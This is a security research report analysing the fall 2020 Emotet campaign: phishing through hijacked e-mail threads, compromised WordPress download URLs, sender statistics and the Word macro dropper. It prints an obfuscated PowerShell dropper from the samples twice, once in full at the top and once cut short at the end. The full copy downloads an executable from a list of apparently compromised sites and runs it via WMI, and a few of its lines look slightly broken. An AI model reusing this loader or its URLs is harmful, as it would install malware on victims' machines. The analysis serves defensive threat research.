```
SET-ItEm ("V"+"ARIAbLE:X"+"1A"+"0zN") ([type]("{2}{3}{1}{0}" -F'cTory','E','SYSt','eM.iO.dir') ) ;
Set ("V4"+"3") ( [TYPE]("{5}{4}{8}{0}{7}{2}{6}{1}{3}"-
F'e','int','T.sErVIceP','maNAGeR','Y','s','O','M.NE','St'));
$D3pm0c4=('F'+('874'+'87')+'w');
$Zstdbcm=$Ljef75k + [char](64) + $Kfqfdbm;
$Ds9kxao=(('Tha'+'w')+('7o'+'h'));
(GeT-ChiLdiTEm ("v"+"ARiABle:x"+"1A"+"0Zn") ).ValUe::"CrEaT`ed`IRectORy"($HOME + (('{0}Q'+
('v'+'wi')+'s2h{0'+'}M'+'xk437n{0}')-F [cHAR]92));
$Abmt2hf=('Mx'+('95x'+'y')+'l');
(GEt-vArIablE ("v4"+"3") --vaLUEO ) ::"SE`cU`RItYPROtoCOl" = ('Tl'+('s1'+'2'));
$O2yp9lw=('W'+('t'+'oz4z8'));
$I4w32sc = (('Y6ec'+'z')+'5');
$Ymw4acu=(('C86b'+'e')+'1'+'3');
$Sq8xi5r=('U'+('2'+'97')+('4u'+'j'));
$Uba7lq0=$HOME+(((M'+'l1')+('Q'+'vw')+('is2h'+'M')+'l'+('1Mxk437nM'+'l'+'1')) --repLacE ('Ml'+'1'),
[chAR]92)+$I4w32sc+(('.'+'ex')+'e');
$To2clsw=(('Hv'+'k')+'40'+'x4');
$Oxfoktx=.('n'+'ew'+'-object') NET.WEBcliENT;
$Nqkwwox=('h'+'tt'+('ps:'+'[ u')+('NH'+'s')+' ]'+('[ .'+'u'+'NHs ]cu')+'ut'+('rol'+'u')+('lu'+'t')+
('.i'+'nf')+'o['+('u'+'N')+'Hs'+(' .'+']logs[ .')+('uN'+'Hs ]')+('L'+'18')+('FV['+' .')+('uNHs ]'+'@'+'h'+'ttp:
[ .'+'uN'+'Hs')+' ]'+('['+' u')+('NH'+'s ]t'+'a')+('ngshi'+'zhi.co'+'m[')+' .'+('uNH'+'s')+' ]'+('w'+'p-a')+
('dmin[ .'+'uN')+('H'+'s .')+(']p'+'c')+('FD['+' .')+('uNHs ]'+'@'+'h')+('tt'+'p:'+'[ uNHs ]['+' uNH'+'s
]'+'wethotp'+'o')+('rnpus'+'sy'+'.c'+'om[')+(' uNH'+'s')+(' ]c'+'gi')+('-b'+'in')+'['+' u'+('NHs'+'
]'+'TXGpC07['+' uNH')+('s ]'+'@ht'+'tp:'+'[ uNHs'+' .')+(']['+'uN'+'Hs .')+(']'+'new'+'.ou')+'tf'+'i'+
('t'+'sb')+('ran'+'d.co'+'m[ .')+('uN'+'Hs'+' ]w')+('p-'+'inc')+('l'+'udes[ uNHs ]N1v'+'a'+'[ u')+'NH'+'s .'+
(']'+'@'+'http:['+' .')+'u'+('NHs .'+']')+('[ .'+'uN'+'Hs'+' ]seaso'+'nal')+('out'+'f')+('its.co'+'m[ uNHs
]gfe'+'e'+'d['+' uN')+('H'+'s ]j')+('1'+'54'+'TTx[ u'+'NHs')+' ]'+'@'+('htt'+'p:')+('['+' uN')+('H'+'s ][ .
')+'u'+('N'+'Hs')+' .'+(']'+'kh')+('o'+'ed')+('epdn'+'247'+'.')+'c'+('o'+'m[ uN'+'Hs .')+(']rem'+'i'+'ngt')+
('on-'+'870[ u')+'N'+'Hs'+(' .]5'+'DNY9x')+'[ .'+('uNH'+'s'+' .]')+'@h'+'t'+('tp:['+' uNHs'+' .')+(']['+'u'+'N'+'Hs
]'+'jeffnis'+'s'+'an.com[ .'+'uNHs ]w')+('p'+'-conten'+'t[ u'+'NHs'+' .]N')+'7'+('[ .'+'uNH'+'s .]')+
('@h'+'ttp'+':[')+(' u'+'N')+('H'+'s .][ uNHs'+' .]')+('n'+'eoconce')+('pt-'+'ci.')+'co'+'m'+'['+' u'+'NH'+
('s'+' .]se')+'cu'+'ri'+'t'+('yl[ .'+'uNHs'+' .]ci'+'d')+('[ uN'+'H')+'s .'+']').replace((('[ .'+'uNHs')+' .]'),
([array]('/'),'fs')[0]).s`pLit($Egpw3gf + $Zstdbcm + $Wdakfzg);
$Qnl201m=(('Vum'+'y')+'t'+'yv');
foreach ($Nhv08h_ in $Nqkwwox){try{$Oxfoktx."DOW`NL`oA`DfILE"($Nhv08h_, $Uba7lq0);
$Yxzwex1=(('G'+'xghs')+'li');
If ((.('G'+'et-It'+'em') $Uba7lq0)."l`EnGTH" -ge 42174) {([wmiclass](('w'+'in3')+'2_'+('P'+'roc')+
('es'+'s'))).c`RE`AtE"($Uba7lq0);
$Tfvmbmr=(('F'+'3i5')+'r'+'vh');
break;
$Wms_vpa=('S'+('sl'+'tf')+'zt')}}catch{}}$Tj4t_58=(('G'+'387r2')+'3')`
```

Analysing the fall 2020 Emotet campaign

Constantinos Patsakis

Anargyros Chrysanthou

November 12, 2020

Analysing the fall 2020 Emotet campaign

Constantinos Patsakis[1] and Anargyros Chrysanthou[2]

[1]University of Piraeus and Athena Research Center
[2]Neurosoft

Introduction

Emotet is a modular trojan that is known since 2014 [1] and is launching various campaigns from time to time. Like in previously observed campaigns, after infecting its victims, Emotet further infects its victims with other malware (information stealers, ransomware, etc.). In general, Emotet has tight bonds with several other known malware, such as Ursnif, Dridex and BitPayme as they share the same loader [2], as well as Qbot [3] and Trickbot[4]. In fact, in the past few years, Emotet acts more as a malware loader with various capabilities that distinguish it from its peers [5]. During the latest campaign, Emotet is further infecting its victims with TrickBot and Ryuk [6]. The above indicates that Emotet is monetising following the *Malware-as-a-Service (MaaS)* or *Access-as-a-Service (AaaS)* model, namely that Emotet controllers lease Emotet infected devices to malicious parties, in order for the latter to carry out further cyber attacks.

Currently, Emotet is reported by both Member States and private sector respondents as the top malware threat, which affects the EU [7]. The latest campaign of Emotet is based on the well-known *e-mail thread hijacking* method. In essence, the adversary uses legitimate previous e-mail messages, stolen from compromised email clients, to spread to the intended victims. The adversary masquerades malicious e-mails as originating from a legitimate user and sends them to recent e-mail recipients, which are connected to the user. In this way, the adversary significantly increases the chances of one of the potential victims opening the attached document and subsequently getting infected. In the campaign, the attached document is a malicious Microsoft Word file (*.doc), which in the campaign's latest activity is delivered through an encrypted compressed (.zip) file, whose password is depicted in the email body. Actually, the Microsoft Word document was delivered, in the analysed campaign, in three ways, namely (a) a document directly attached in the e-mail, (b) a URL link contained in the e-mail body and (c) within an encrypted compressed file attached in the e-mail.

The weaponised Microsoft Word file downloads malicious executables from various URLs. These executables are used to attack computers in the same local network, exfil-

trate data from the compromised host, and download other "affiliated" malware, such as Trickbot and Ryuk, to further spread the infection in the host. Moreover, further e-mail messages are collected and sent to the C2 server, which will be utilised later on in attempts to infect more unsuspected users. Figure 1 depicts Emotet's modus operandi.



Figure 1: Emotet's latest campaign modus operandi

Emotet has a set of individual modules for escalating privileges, harvesting contacts and recent e-mails from Outlook, brute-forcing local network credentials and proxying C2 traffic from other infected devices [8]. Based on these modules, Emotet manages to infect other nodes once it sets foot on a network, it spreads very quickly, and since it cooperates with other malware, the infected devices are exposed to multiple threats.

At the time of writing Emotet is operating on three different *infrastructures*, meaning that they have different C2 servers, distribution methods, payloads, RSA keys and thus are named as *Epoch 1*, *Epoch 2*, and *Epoch 3*. Nevertheless, from time to time, some C2 servers may be reused by different epochs.

In the past few weeks, there has been a huge spike in Emotet samples [9], with the associated spam campaigns targeting users mainly from Greece, Japan and Lithuania [10]. To this end, in this report, we analyse the latest campaign of Emotet that had a significant impact in several countries worldwide. We leverage the data of a specifically crafted dataset, which contains emails, documents, executables and domains from the latest campaign. The goal is to analyse the attack vector, map the infrastructure used in various stages of the campaign and perform a surface analysis of Emotet's malicious payloads to assess their potential impact. Therefore, in the following paragraphs, we

discuss the most critical findings from each part of the extracted information.

Dataset

Our dataset consists of 3048 e-mail headers, 1968 documents, 749 executables and 1375 domains that have been extracted from these malicious documents. The samples have been collected from public feeds, and clients monitored by Neurosoft, while the e-mail headers are from Neurosoft clients and a big Greek financial institution. For the anonymity of the clients, all recipient related information had been removed prior to the analysis of the headers. The bulk of the above information belongs to the past few months, during which Emotet has re-emerged after several months of inactivity.

URL statistics

From the 1375 URLs that have been used by Emotet malicious documents to download executables, 619 belong to WordPress installations (45%). In 108 of them, the CGI path has been used. The URLs appear to originate from compromised domains, and in the vast majority, the address is in depth two of the compromised domain. For instance, they have the following form:

`http(s)://compromised_domain.tld/wp-admin/XYZ/malicious_path`

These URLs belong to 1276 unique domains, with some of them belonging to the same domain. 1195 of these URLs are still live at the time of writing. These domains correspond to 1129 IP addresses. Figure 2 illustrates a world map where the IPs of the compromised domains are currently hosted.



Figure 2: Geolocation of compromised domains.



Figure 3: Geolocation of e-mail senders

Email statistics

In our e-mail analysis, we wanted to first determine the actual senders of the emails, as the sender may have used a known to the victim e-mail; however, the reported e-mail is spoofed. Therefore, it is worthwhile to see who is distributing the e-mails, and from which domain. Furthermore, the first hop of the e-mail, which may reveal the actual IP of the sender, is also significant, so the corresponding information was also extracted. Finally, we extracted information relevant to the use of SPF, DKIM, and DMARC.

The origin of the 1855 e-mail senders that were used to send the spear-phishing e-mails is illustrated in Figure 3. Clearly, the biggest part of e-mail senders originates from Brazil, with Latin American countries having by far the biggest share in the distribution of the e-mails.

Digging a bit more into the extracted information, see Table 1, we observe that there is no bulk e-mail submission from individual IP addresses. While the emails may have used IP addresses from specific countries, the detected, through the conducted analysis, timezone is mostly +3, which coincides with the timezone of the detected, based on senders' IP address, most used originating country. The latter implies some further spoofing in the emails to hide the true origin of the e-mail senders, which seems to be Brazil.

Some worthwhile statistics about the e-mails is that for instance, in the vast majority of the e-mails there was no SPF check (86.52%). In the cases where SPF check was performed, only 9.45% passed it, with the rest of them reporting some errors. The same statistics are also observed in DKIM and DMARK. In DKIM, 86.35% of the emails did not perform any such check, and only 2.49% of them passed it, with the rest reporting some error. Finally, in DMARK, 87.14% did not perform any such check and 8.2% *passing* (2.36% pass and 5.84% bestguesspass – so no DMARC TXT record for the latter

IP	Mails	Timezone	E-mails	IP origin	E-mails
187.84.237.61	24	-3.0	1134	Brazil	548
131.196.0.190	24	+2.0	532	Argentina	110
195.138.93.251	21	+1.0	289	South Africa	89
78.56.168.37	16	-5.0	170	Mexico	80
94.103.141.81	15	-6.0	154	Greece	79
186.4.197.91	15	+7.0	143	United States	78
128.199.125.199	15	+8.0	101	Romania	76
84.205.235.9	14	-4.0	100	Vietnam	70
179.108.2.167	14	+3.0	85	Italy	66
95.9.220.106	13	+5.5	70	Colombia	42

Table 1: IP of e-mail senders (top 10), detected timezone (top 10), and country of origin of IP address used to send the e-mails (top 10).

domains exists).

Dropper statistics

Emotet dropper comes in the form of a Microsoft Word file that triggers the execution of a VBA macro once the document opens. As in most such scenarios, the VBA code is highly obfuscated, resulting in a call to a LOLBAS [11] that downloads some executable binaries which are subsequently executed. Likewise, Emotet uses PowerShell for its LOLBAS and downloads the binaries from several compromised domains. More precisely, Powershell is actually opened through Windows Management Instrumentation (WMI). As expected, all URLs are obfuscated in both VBA and the PowerShell Payload. In detail, the code contains 7 URLs to be used. Each URL is contacted in sequence. If one of the URLs is live and an executable is downloaded and executed, the subsequent URLs remain unused.

In general, we have observed 18 versions of the malicious Word files, with minor main changes identified in the obfuscation of the VBA code and the final Powershell payload. In all cases, the adversary tries to lure the victim that the document is valid and some technical issue, due to, e.g. compatibility prevents it from being loaded. In this context, the victim is prompted to, e.g. *Enable Content*, so that the document is correctly loaded. In doing so, the victim allows the execution of the malicious VBA code, which is contained in the document (of course enabling content/macros is needed only if this is not allowed by default). To trick the victim into running the malicious VBA code, a specially crafted image is displayed to the user, which informs the victim of the "Document loading" technical issue. Several different image templates were observed to be used, see Figures 4 and 5.

Interestingly, the reported total edit time in all samples is 0, the revision number is 1, and the creation time coincides with the last saved time (in few occurrences, due to



Figure 4: Templates of images displayed on Word.

the minute change there is a diff of 1 minute), so the reported edit time is 0. The bulk of documents (1747) are one page long while 137 are two pages long, see Figure 6.

The PowerShell payload comes in the form of a base64 encoded string, which is decoded to execute an obfuscated Powershell script that tries to download a malicious binary of Emotet from various URLs. Once the Powershell script manages to download the binary, the latter is being executed by the script. A decoded version of an obfuscated PowerShell script, which was obtained from one of the analysed Microsoft Word files, is illustrated in Figure 8, while its deobfuscated form is illustrated in Figure 9. Based on



Figure 5: Templates of images displayed on Word, continued.

the code characteristics of the obfuscated PowerShell code, most likely, the tool used to

produce the Powershell code is Daniel Bohannon's *"Invoke-Obfuscation"*[1] [12].



Figure 6: Samples with same word count.



Figure 7: Documents per day in the dataset.

[1] `https://github.com/danielbohannon/Invoke-Obfuscation`

```
SET-ItEm ("V"+"ARIAbLE:X"+"1A"+"0zN") ([type]("{2}{3}{1}{0}" -F'cTory','E','SYSt','eM.iO.dir') ) ;
Set ("V4"+"3") ( [TYPE]("{5}{4}{8}{0}{7}{2}{6}{1}{3}"-
F'e','int','T.sErVIceP','maNAGeR','Y','s','O','M.NE','St'));
$D3pm0c4=('F'+('874'+'87')+'w');
$Zstdbcm=$Ljef75k + [char](64) + $Kfqfdbm;
$Ds9kxao=(('Tha'+'w')+('7o'+'h'));
(GeT-ChiLdiTEm ("v"+"ARiABle:x"+"1A"+"0Zn") ).ValUe::"CrEaT`ed`IRectORy"($HOME + (('{0}Q'+
('v'+'wi')+'s2h{0'+'}M'+'xk437n{0}')-F [cHAR]92));
